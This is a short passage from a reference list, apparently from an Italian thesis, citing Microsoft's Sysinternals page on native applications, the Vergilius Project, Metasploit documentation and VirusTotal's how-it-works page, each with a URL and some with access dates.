- [17] Microsoft, «Inside Native Applications,» 2023. [Online]. Available: <https://learn.microsoft.com/en-us/sysinternals/resources/inside-native-applications>. [Consultato il giorno 7 11 2023].
- [18] S. Storchak, «Vergilius Project,» 2023. [Online]. Available: <https://www.vergiliusproject.com/>. [Consultato il giorno 19 10 2023].
- [19] Rapid7, «Metasploit Documentation,» 2023. [Online]. Available: <https://docs.metasploit.com/>.
- [20] Google, «Virus Total,» 2023. [Online]. Available: <https://support.virustotal.com/hc/en-us/articles/115002126889-How-it-works>.